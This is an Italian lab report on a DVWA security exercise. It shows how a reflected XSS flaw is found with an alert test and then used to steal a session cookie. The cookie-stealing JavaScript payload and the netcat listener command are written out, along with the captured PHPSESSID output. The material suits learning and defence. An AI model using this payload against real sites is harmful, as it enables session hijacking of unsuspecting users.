Exploit DVWA - XSS e CSRF

Traccia:

Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.

Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro.

Inoltre si deve:

- Spiegare come si comprende che un sito è vulnerabile.
- Portare l'attacco XSS.
- Fare un report su come avviene l'attacco con tanto di screenshot

ATTACCO XSS-RIFLESSO


Un attacco XSS (Cross-Site Scripting), e in particolare un attacco XSS riflesso, si verifica quando un attaccante inserisce codice malevolo in un sito web e questo codice viene successivamente riflesso agli utenti dall'applicazione web. Questo tipo di attacco coinvolge tipicamente l'iniezione di script (solitamente JavaScript) in campi di input o parametri che vengono successivamente visualizzati agli utenti.

In un sito ideale è compito del programmatore "SANARE" ogni input inviato dall'utente.

Ipotetica scena di attacco:

- 1. Pagina web contenente un input per inviare un commento ad un post.
- 2. Inserisco all'interno dell'input uno script javascript : <script>alert("hello")</script>
- 3. Invio
- 4. la pagina web invece che inviare il mio commento inserito nell'input come stringa e mostrarla in output, esegue il mio script javascript e mi mostra un dialogo/alert con la scritta "hello"

XSS REFLECTED ALL'INTERNO DELLA DVWA




Nella figura qui a lato, ci viene mostrato un input il quale chiede di inserire un nome, per poi mostrarlo in output sulla pagina.

Se noi nell'input inseriamo il seguente script javascript :

<script>alert("hello")</script>

quello che succede è che la pagina carica il nostro script e ci restituisce un alert.

XSS REFLECTED ALL'INTERNO DELLA DVWA



Quello che è successo è che quando noi abbiamo inserito lo script nell'input la pagina web ha interpretato l'input come codice javascript e lo ha eseguito. In questo caso il nostro script fa si che venga aperto un alert con il messaggio hello.

Appurato questo, ora sappiamo che questa pagina web è vulnerabile all'attacco XSS REFLECTED.

NETCAT (NC)

Ora che sappiamo che la nostra pagina web è vulnerabile all'attacco XSS REFLECTED, possiamo inviare come input, uno script che estrapola dalla nostra pagina web i cookie di sessione, li appende ad un url e ci rimanda a questo url.

Nel nostro caso utilizzeremo come url di rimando il seguente : 127.0.0.1:12345


Grazie all'utilizzo di nc (netcat) se noi ci mettiamo in ascolto della porta 12345, quando un evento viene trasmesso a questa porta noi saremo in grado di osservarlo.

Nel nostro caso il nostro script ci rimanderà al nostro URL di riferimento con appesi i cookie di sessione.

NETCAT: <u>Lo si può definire come il coltellino svizzero della rete. E' un tool/software che offre una serie di servizi utili ad operare nella rete. Nel nostro caso lo useremo per ascoltare eventi su di una determinata porta</u>

NC - COMANDO

```
zenixio@host-75-gb-l: ~
                                                                                                                                      File Actions Edit View Help
[v1.10-48]
connect to somewhere:
                     nc [-options] hostname port[s] [ports] ...
listen for inbound:
                     nc -l -p port [-options] [hostname] [port]
options:
       -c shell commands
                             as '-e'; use /bin/sh to exec [dangerous!!]
                                                                                        Tramite il comando nc -klp 12345
       -e filename
                            program to exec after connect [dangerous!!]
       -b
                             allow broadcasts
                             source-routing hop point[s], up to 8
       -g gateway
                            source-routing pointer: 4, 8, 12, ...
       -G num
                                                                                        Sul nostro host kali linux, abbiamo aperto da
                             this cruft
       -i secs
                             delay interval for lines sent, ports scanned
                             set keepalive option on socket
                                                                                        terminale con il tool nc, una connessione
                            listen mode, for inbound connects
                             numeric-only IP addresses, no DNS
                                                                                        persistente di ascolto sulla porta 12345.
       -o file
                             hex dump of traffic
       -p port
                            local port number
                                                                                        Saremo quindi ora in grado di vedere tutti gli
                             randomize local and remote ports
       -a secs
                             quit after EOF on stdin and delay of secs
                                                                                        eventi inviati su di questa porta.
                             local source address
       -s addr
       -T tos
                             set Type Of Service
                             answer TELNET negotiation
                             UDP mode
                             verbose [use twice to be more verbose]
                            timeout for connects and final net reads
       -w secs
                            Send CRLF as line-ending
                             zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
s nc -klp 12345
```



Inseriamo ora nel nostro input della pagina web vulnerabile il seguente codice js :

<script>window.location='http://127.0.0.1:
12345/?cookie='+document.cookie

Quello che succederà ora è che la pagina web eseguirà questo codice javascript e ci rimanderà al seguente url :

http://127.0.0.1:12345/?cookie='+docume nt.cookie

con però appesi i cookie di sessione.







File Actions Edit View Help

```
-(zenixio⊛host-75-gb-l)-[~]
 -$ nc -klp 12345
GET /?cookie=security=low HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: security=low; PHPSESSID=vukru4rs9i6b1stenehnnpvtpg
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
```

Essendo netcat in ascolto della porta 12345, è in grado ora di ascoltare tutti i dati inviati e come possiamo vedere ora abbiamo ottenuto i cookie di sessione.

Soluzione

E' compito del programmatore sanare ogni input inviato dall'utente

